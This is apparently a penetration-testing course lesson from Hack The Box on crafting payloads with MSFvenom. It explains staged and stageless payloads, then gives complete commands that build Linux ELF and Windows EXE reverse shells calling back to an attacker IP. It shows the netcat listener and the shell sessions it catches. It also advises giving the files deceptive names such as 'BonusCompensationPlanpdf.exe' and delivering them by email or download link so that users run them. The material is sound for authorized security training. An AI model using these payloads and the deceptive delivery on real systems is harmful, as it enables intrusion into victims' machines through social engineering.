Crafting Payloads with MSFvenom
We must be mindful that using automated attacks in Metasploit requires us to reach a vulnerable target machine over the network. Consider what we did in the last section. To run the exploit module, deliver the payload, and establish the shell session, we needed to communicate with the system in the first place. This may have been possible through having a presence on the internal network or a network that has routes into the network where the target resides. There will be situations where we do not have direct network access to a vulnerable target machine. In these cases, we will need to get crafty in how the payload gets delivered and executed on the system. One such way may be to use MSFvenom to craft a payload and send it via email message or other means of social engineering to drive that user to execute the file.
In addition to providing a payload with flexible delivery options, MSFvenom also allows us to encrypt & encode payloads to bypass common anti-virus detection signatures. Let's practice a bit with these concepts.
Practicing with MSFvenom
In Pwnbox or any host with MSFvenom installed, we can issue the command msfvenom -l payloads to list all the available payloads. Below are just some of the payloads available. A few payloads have been redacted to shorten the output and not distract from the core lesson. Take a close look at the payloads and their descriptions:
List Payloads
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ msfvenom -l payloadsFramework Payloads (592 total) [--payload <value>]
==================================================

    Name                                                Description
    ----                                                -----------
linux/x86/shell/reverse_nonx_tcp                    Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp_uuid                    Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell_bind_ipv6_tcp                       Listen for a connection over IPv6 and spawn a command shell
linux/x86/shell_bind_tcp                            Listen for a connection and spawn a command shell
linux/x86/shell_bind_tcp_random_port                Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_find_port                           Spawn a shell on an established connection
linux/x86/shell_find_tag                            Spawn a shell on an established connection (proxy/nat safe)
linux/x86/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
linux/x86/shell_reverse_tcp_ipv6                    Connect back to attacker and spawn a command shell over IPv6
linux/zarch/meterpreter_reverse_http                Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_https               Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_tcp                 Run the Meterpreter / Mettle server payload (stageless)
mainframe/shell_reverse_tcp                         Listen for a connection and spawn a  command shell. This implementation does not include ebcdic character translation, so a client wi
                                                        th translation capabilities is required. MSF handles this automatically.
multi/meterpreter/reverse_http                      Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTP
multi/meterpreter/reverse_https                     Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTPS
netware/shell/reverse_tcp                           Connect to the NetWare console (staged). Connect back to the attacker
nodejs/shell_bind_tcp                               Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp                            Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp_ssl                        Creates an interactive shell via nodejs, uses SSL
osx/armle/execute/bind_tcp                          Spawn a command shell (staged). Listen for a connection
osx/armle/execute/reverse_tcp                       Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
osx/armle/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell_bind_tcp                            Listen for a connection and spawn a command shell
osx/armle/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
osx/armle/vibrate                                   Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller
library has been loaded. Based on work by Charlie Miller

windows/dllinject/bind_hidden_tcp                   Inject a DLL via a reflective loader. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/dllinject/bind_ipv6_tcp                     Inject a DLL via a reflective loader. Listen for an IPv6 connection (Windows x86)
windows/dllinject/bind_ipv6_tcp_uuid                Inject a DLL via a reflective loader. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/dllinject/bind_named_pipe                   Inject a DLL via a reflective loader. Listen for a pipe connection (Windows x86)
windows/dllinject/bind_nonx_tcp                     Inject a DLL via a reflective loader. Listen for a connection (No NX)
windows/dllinject/bind_tcp                          Inject a DLL via a reflective loader. Listen for a connection (Windows x86)
windows/dllinject/bind_tcp_rc4                      Inject a DLL via a reflective loader. Listen for a connection
windows/dllinject/bind_tcp_uuid                     Inject a DLL via a reflective loader. Listen for a connection with UUID Support (Windows x86)
windows/dllinject/find_tag                          Inject a DLL via a reflective loader. Use an established connection
windows/dllinject/reverse_hop_http                  Inject a DLL via a reflective loader. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop
                                                        /hop.php to the PHP server you wish to use as a hop.
windows/dllinject/reverse_http                      Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows wininet)
windows/dllinject/reverse_http_proxy_pstore         Inject a DLL via a reflective loader. Tunnel communication over HTTP
windows/dllinject/reverse_ipv6_tcp                  Inject a DLL via a reflective loader. Connect back to the attacker over IPv6
windows/dllinject/reverse_nonx_tcp                  Inject a DLL via a reflective loader. Connect back to the attacker (No NX)
windows/dllinject/reverse_ord_tcp                   Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp                       Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_allports              Inject a DLL via a reflective loader. Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/dllinject/reverse_tcp_dns                   Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4                   Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4_dns               Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_uuid                  Inject a DLL via a reflective loader. Connect back to the attacker with UUID Support
windows/dllinject/reverse_winhttp                   Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows winhttp)
What do you notice about the output?
We can see a few details that will help us understand payloads further. First of all, we can see that the payload naming convention almost always starts by listing the OS of the target (Linux, Windows, MacOS, mainframe, etc...). We can also see that some payloads are described as (staged) or (stageless). Let's cover the difference.
Staged vs. Stageless Payloads
Staged payloads create a way for us to send over more components of our attack. We can think of it like we are "setting the stage" for something even more useful. Take for example this payload linux/x86/shell/reverse_tcp. When run using an exploit module in Metasploit, this payload will send a small stage that will be executed on the target and then call back to the attack box to download the remainder of the payload over the network, then executes the shellcode to establish a reverse shell. Of course, if we use Metasploit to run this payload, we will need to configure options to point to the proper IPs and port so the listener will successfully catch the shell. Keep in mind that a stage also takes up space in memory which leaves less space for the payload. What happens at each stage could vary depending on the payload.
Stageless payloads do not have a stage. Take for example this payload linux/zarch/meterpreter_reverse_tcp. Using an exploit module in Metasploit, this payload will be sent in its entirety across a network connection without a stage. This could benefit us in environments where we do not have access to much bandwidth and latency can interfere. Staged payloads could lead to unstable shell sessions in these environments, so it would be best to select a stageless payload. In addition to this, stageless payloads can sometimes be better for evasion purposes due to less traffic passing over the network to execute the payload, especially if we deliver it by employing social engineering. This concept is also very well explained by Rapid 7 in this blog post on stageless Meterpreter payloads.
Now that we understand the differences between a staged and stageless payload, we can identify them within Metasploit. The answer is simple. The name will give you your first marker. Take our examples from above, linux/x86/shell/reverse_tcp is a staged payload, and we can tell from the name since each / in its name represents a stage from the shell forward. So /shell/ is a stage to send, and /reverse_tcp is another. This will look like it is all pressed together for a stageless payload. Take our example linux/zarch/meterpreter_reverse_tcp. It is similar to the staged payload except that it specifies the architecture it affects, then it has the shell payload and network communications all within the same function /meterpreter_reverse_tcp. For one last quick example of this naming convention, consider these two windows/meterpreter/reverse_tcp and windows/meterpreter_reverse_tcp. The former is a Staged payload. Notice the naming convention separating the stages. The latter is a Stageless payload since we see the shell payload and network communication in the same portion of the name. If the name of the payload doesn't appear quite clear to you, it will often detail if the payload is staged or stageless in the description.
Building A Stageless Payload
Now let's build a simple stageless payload with msfvenom and break down the command.
Build It
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f elf > createbackup.elf[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Call MSFvenom
Crafting Payloads with MSFvenom
msfvenom
Defines the tool used to make the payload.
Creating a Payload
Crafting Payloads with MSFvenom
-p
This option indicates that msfvenom is creating a payload.
Choosing the Payload based on Architecture
Crafting Payloads with MSFvenom
linux/x64/shell_reverse_tcp
Specifies a Linux 64-bit stageless payload that will initiate a TCP-based reverse shell (shell_reverse_tcp).
Address To Connect Back To
Crafting Payloads with MSFvenom
LHOST=10.10.14.113 LPORT=443
When executed, the payload will call back to the specified IP address (10.10.14.113) on the specified port (443).
Format To Generate Payload In
Crafting Payloads with MSFvenom
-f elf
The -f flag specifies the format the generated binary will be in. In this case, it will be an .elf file.
Output
Crafting Payloads with MSFvenom
> createbackup.elf
Creates the .elf binary and names the file createbackup. We can name this file whatever we want. Ideally, we would call it something inconspicuous and/or something someone would be tempted to download and execute.
Executing a Stageless Payload
At this point, we have the payload created on our attack box. We would now need to develop a way to get that payload onto the target system. There are countless ways this can be done. Here are just some of the common ways:
- Email message with the file attached.
- Download link on a website.
- Combined with a Metasploit exploit module (this would likely require us to already be on the internal network).
- Via flash drive as part of an onsite penetration test.
Once the file is on that system, it will also need to be executed.
Imagine for a moment: the target machine is an Ubuntu box that an IT admin uses to manage network devices (hosting configuration scripts, accessing routers & switches, etc.). We could get them to click the file in an email we sent because they were carelessly using this system as if it was a personal computer or workstation.
Ubuntu Payload

We would have a listener ready to catch the connection on the attack box side upon successful execution.
NC Connection
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ sudo nc -lvnp 443When the file is executed, we see that we have caught a shell.
Connection Established
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ sudo nc -lvnp 443Listening on 0.0.0.0 443
Connection received on 10.129.138.85 60892
env
PWD=/home/htb-student/Downloads
cd ..
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
This same concept can be used to create payloads for various platforms, including Windows.
Building a simple Stageless Payload for a Windows system
We can also use msfvenom to craft an executable (.exe) file that can be run on a Windows system to provide a shell.
Windows Payload
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f exe > BonusCompensationPlanpdf.exe[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
The command syntax can be broken down in the same way we did above. The only differences, of course, are the platform (Windows) and format (.exe) of the payload.
Executing a Simple Stageless Payload On a Windows System
This is another situation where we need to be creative in getting this payload delivered to a target system. Without any encoding or encryption, the payload in this form would almost certainly be detected by Windows Defender AV.

If the AV was disabled all the user would need to do is double click on the file to execute and we would have a shell session.
Crafting Payloads with MSFvenom
cancrazy@htb[/htb]$ sudo nc -lvnp 443Listening on 0.0.0.0 443
Connection received on 10.129.144.5 49679
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\htb-student\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DD25-26EB

 Directory of C:\Users\htb-student\Downloads

09/23/2021  10:26 AM    <DIR>          .
09/23/2021  10:26 AM    <DIR>          ..
09/23/2021  10:26 AM            73,802 BonusCompensationPlanpdf.exe
               1 File(s)         73,802 bytes
               2 Dir(s)   9,997,516,800 bytes free